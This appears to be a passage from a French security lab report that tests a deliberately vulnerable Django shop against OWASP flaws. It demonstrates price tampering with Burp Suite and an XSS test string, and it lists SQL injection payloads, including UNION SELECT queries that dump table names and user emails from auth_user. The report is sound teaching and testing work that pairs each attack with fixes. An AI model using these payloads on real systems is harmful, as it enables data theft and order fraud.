


Figure 6 : Menu des attaques implémentées

- Une **barre de recherche vulnérable aux injections SQL** :




Figure 7 : Barre de recherche des produits

- Un système de **révisions non sécurisé contre les XSS** présent dans la section des commentaires :




Figure 8 : Section des commentaires

Objectif du test :

- ✓ Exploiter les vulnérabilités **SQLi (SQL Injections) et Broken Access Control** pour extraire et manipuler des données sensibles.
- ✓ Documenter les processus des attaques étape par étape.
- ✓ Proposer des correctifs conformes aux bonnes pratiques **OWASP**.

2.4 Simulation, Exploitation de quelques attaques et Analyse Des Résultats

Cette section présente quelques attaques simulées sur l'application développée, dans le but d'illustrer concrètement certaines failles critiques du Top 10 OWASP. Chaque sous-partie décrit une vulnérabilité spécifique, son exploitation, et les résultats observés.

2.4.1 Manipulation Des Prix (Broken Access Control)

Le **Broken Access Control** est une vulnérabilité critique qui se produit lorsque les restrictions d'accès ne sont pas correctement appliquées par le serveur, permettant ainsi à un utilisateur malveillant d'accéder à des ressources ou d'effectuer des actions sans y être autorisé. Dans le cas d'une application e-commerce, cela peut mener à des abus graves, comme la **modification du prix d'un produit ou la validation de commandes frauduleuses**, en contournant les règles métier du système.

Pour illustrer concrètement ce type de faille, j'ai simulé un scénario de **manipulation de prix** à l'aide de **Burp Suite**, en comparant deux flux :

- Un flux transactionnel sécurisé, où les prix sont validés uniquement côté serveur
- Un flux vulnérable, où le backend accepte aveuglément les données transmises par le client.

1. Flux Transactionnel Sécurisé




Figure 9 : Flux transactionnel normal (Broken Access Control)

Ce premier diagramme présente le scénario idéal, où **le client ne contrôle jamais directement le prix** et où **toutes les validations sont centralisées côté serveur**. Il garantit l'intégrité du montant final facturé.

Description :

- Le client sélectionne un produit affiché à 999.
- Le **frontend** transmet uniquement l'identifiant du produit.
- Le **backend** interroge la base de données pour récupérer le **prix réel**, effectue le **calcul du total**, et valide la commande.
- À aucun moment, le client ne peut altérer ou proposer une valeur de prix.
- Le **calcul est effectué côté serveur**, et la **source de vérité est toujours la base de données**.

2. Flux avec Faille de Manipulation





Figure 10 : Flux manipulation des prix

Description :

- L'attaquant recherche un produit dans la barre de recherche, sélectionne un produit par exemple laptop pour le prix de 999.99\$:



The image shows a product selection interface for a laptop. On the left, there is a photograph of a silver laptop with two smartphones placed next to it. To the right of the image, the text 'High-performance laptop' is displayed. Below this text, there are two status indicators: 'Stock: 1' in a blue box and 'Available' in a green box. A blue button with a shopping cart icon and the text 'Add to Cart' is positioned below the status indicators. Below the product image and details, there is a section titled 'Customer Reviews'. This section contains a 'Write a Review' form. At the top of the form, there is a warning message: '⚠ This form is vulnerable to XSS attacks for testing purposes.' The form has two main input fields: 'Rating' and 'Comment'. The 'Rating' field is a dropdown menu with the text 'Select Rating' and a downward arrow. The 'Comment' field is a text area containing the text 'Try XSS: <script>alert('XSS')</script>'. Below the text area, there is a blue button labeled 'Submit Review'.

Figure 11 : Selection d'un produit

- Puis intercepte la requête d'achat et l'envoi à Repeater afin de la manipuler à l'aide de **Burp Suite** :




Figure 12 : Modification de la requête (Broken Access Control)

Ensuite il modifie la requête **HTTP** où il fait passer le prix ('**price**') de 999 à 0.98, Le backend **ne vérifie pas cette valeur**, enregistre la commande avec le prix modifié, et retourne une confirmation frauduleuse.

The screenshot shows the 'Orders for john_doe' page in the VulnShop application. It displays two completed orders side-by-side. Order #3 is a legitimate purchase of a laptop for \$999.99. Order #6 is a fraudulent purchase of two laptops for \$0.98, achieved through an IDOR vulnerability. A warning message at the top indicates that the application is deliberately vulnerable for security testing purposes.

Order #	Status	Total	Date	Shipping Address	Items	Price
Order #3	Completed	\$999.99	Jul 07, 2025 15:46	200 Main Street	Laptop x1	\$999.99
Order #6	Completed	\$1.96	Jul 10, 2025 15:34	200 Main Street	Laptop x2	\$0.98

Figure 13 : Commandes Passées

Là on remarque que dans l'interface des commandes passées de l'utilisateur y a la commande frauduleuse dans le cas de la manipulation et l'autre dans le cas normal. Ce comportement démontre que la validation serveur était **inexistante ou contournable**, ce qui représente un risque critique pour l'intégrité du système de facturation.

3. Conclusion

Ce scénario démontre l'impact réel d'un **Broken Access Control** dans un processus transactionnel. En exploitant une absence de contrôle serveur, il est possible de manipuler les prix de manière arbitraire, compromettant ainsi l'intégrité des commandes.

La comparaison entre les deux flux montre clairement que la confiance aveugle dans les données côté client est une erreur critique. Pour s'en prémunir, il est impératif de :

- Toujours valider les données sensibles (prix, quantité...) côté serveur ;
- Référencer systématiquement la base de données comme source d'autorité
- Journaliser les actions critiques pour pouvoir détecter les manipulations.

2.4.2 Injections SQL

L'**injection SQL** est l'une des vulnérabilités les plus anciennes et les plus critiques du web. Elle survient lorsqu'une application intègre des entrées utilisateur directement dans des requêtes **SQL** sans les valider ni les échapper correctement. Un attaquant peut alors manipuler ces requêtes pour extraire, modifier ou supprimer des données sensibles depuis la base.

Ce test a été réalisé dans l'application e-commerce de démonstration, où le moteur de recherche de produits a été volontairement laissé vulnérable dans un premier temps. À travers ce scénario, j'ai comparé :

- Un flux de recherche sécurisé, basé sur des requêtes paramétrées via l'**ORM Django**
- Un flux non sécurisé, basé sur une concaténation directe de l'entrée utilisateur dans la requête **SQL**.

1. Flux de Recherche Normal




Figure 14 : Flux de recherche normal (Injections SQL)

Description :

- L'utilisateur saisit un terme de recherche classique, comme "laptop".
- Le frontend envoie une requête sécurisée avec des **paramètres préparés**.
- Le backend utilise l'**ORM Django**, qui effectue l'échappement automatique des caractères spéciaux.
- Seuls les résultats correspondants sont renvoyés, sans risque d'injection.

2. Flux avec Injections SQL




Figure 15 : Flux avec injections

Description

L'exploitation de la vulnérabilité commence par une phase de test simple dans la barre de recherche. L'attaquant saisit un caractère spécial, comme une apostrophe ('), afin d'observer la réaction de l'application :

[Home](#)
[Products](#)
[Vulnerability Tests](#)

[john_doe](#)
[Orders](#)
[Logout](#)

Security Warning: This is a deliberately vulnerable application for security testing purposes. Do not use in production environments.

Categories

- All Products
- Electronics
- Clothing
- Books
- Home & Garden
- Sports

SQL Injection Vulnerability Test Area

Executed SQL Query:

```
SELECT id, name, description, price, stock, is_active FROM shop_product WHERE name='test' UNION SELECT id, CONCAT(use
```

SQL Injection Test Payloads:

Basic Tests:

- ' 1' OR '1'='1 - Most reliable payload
- ' x' OR 1=1-- - Using comment syntax
- ' test' OR '1'='1 - Simple bypass
- ' a' OR 'x'='x - Alternative syntax

Advanced Tests:

- ' UNION SELECT NULL,CONCAT('Table: ',table_name),NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.tables WHERE table_schema=DATABASE() #
- ' UNION SELECT NULL,CONCAT(table_name,': ',column_name),NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_schema=DATABASE() #
- ' UNION SELECT id,CONCAT(username,': ',email),NULL,NULL,NULL,NULL,NULL,NULL FROM auth_user #

Figure 16 : Test de la barre de recherche

Cette erreur confirme que les entrées utilisateur sont directement injectées dans une requête **SQL** sans aucune **validation**. L'attaquant peut alors affiner son attaque en injectant une requête de type **UNION SELECT**, visant à détourner la logique de recherche pour extraire des données sensibles de la base.

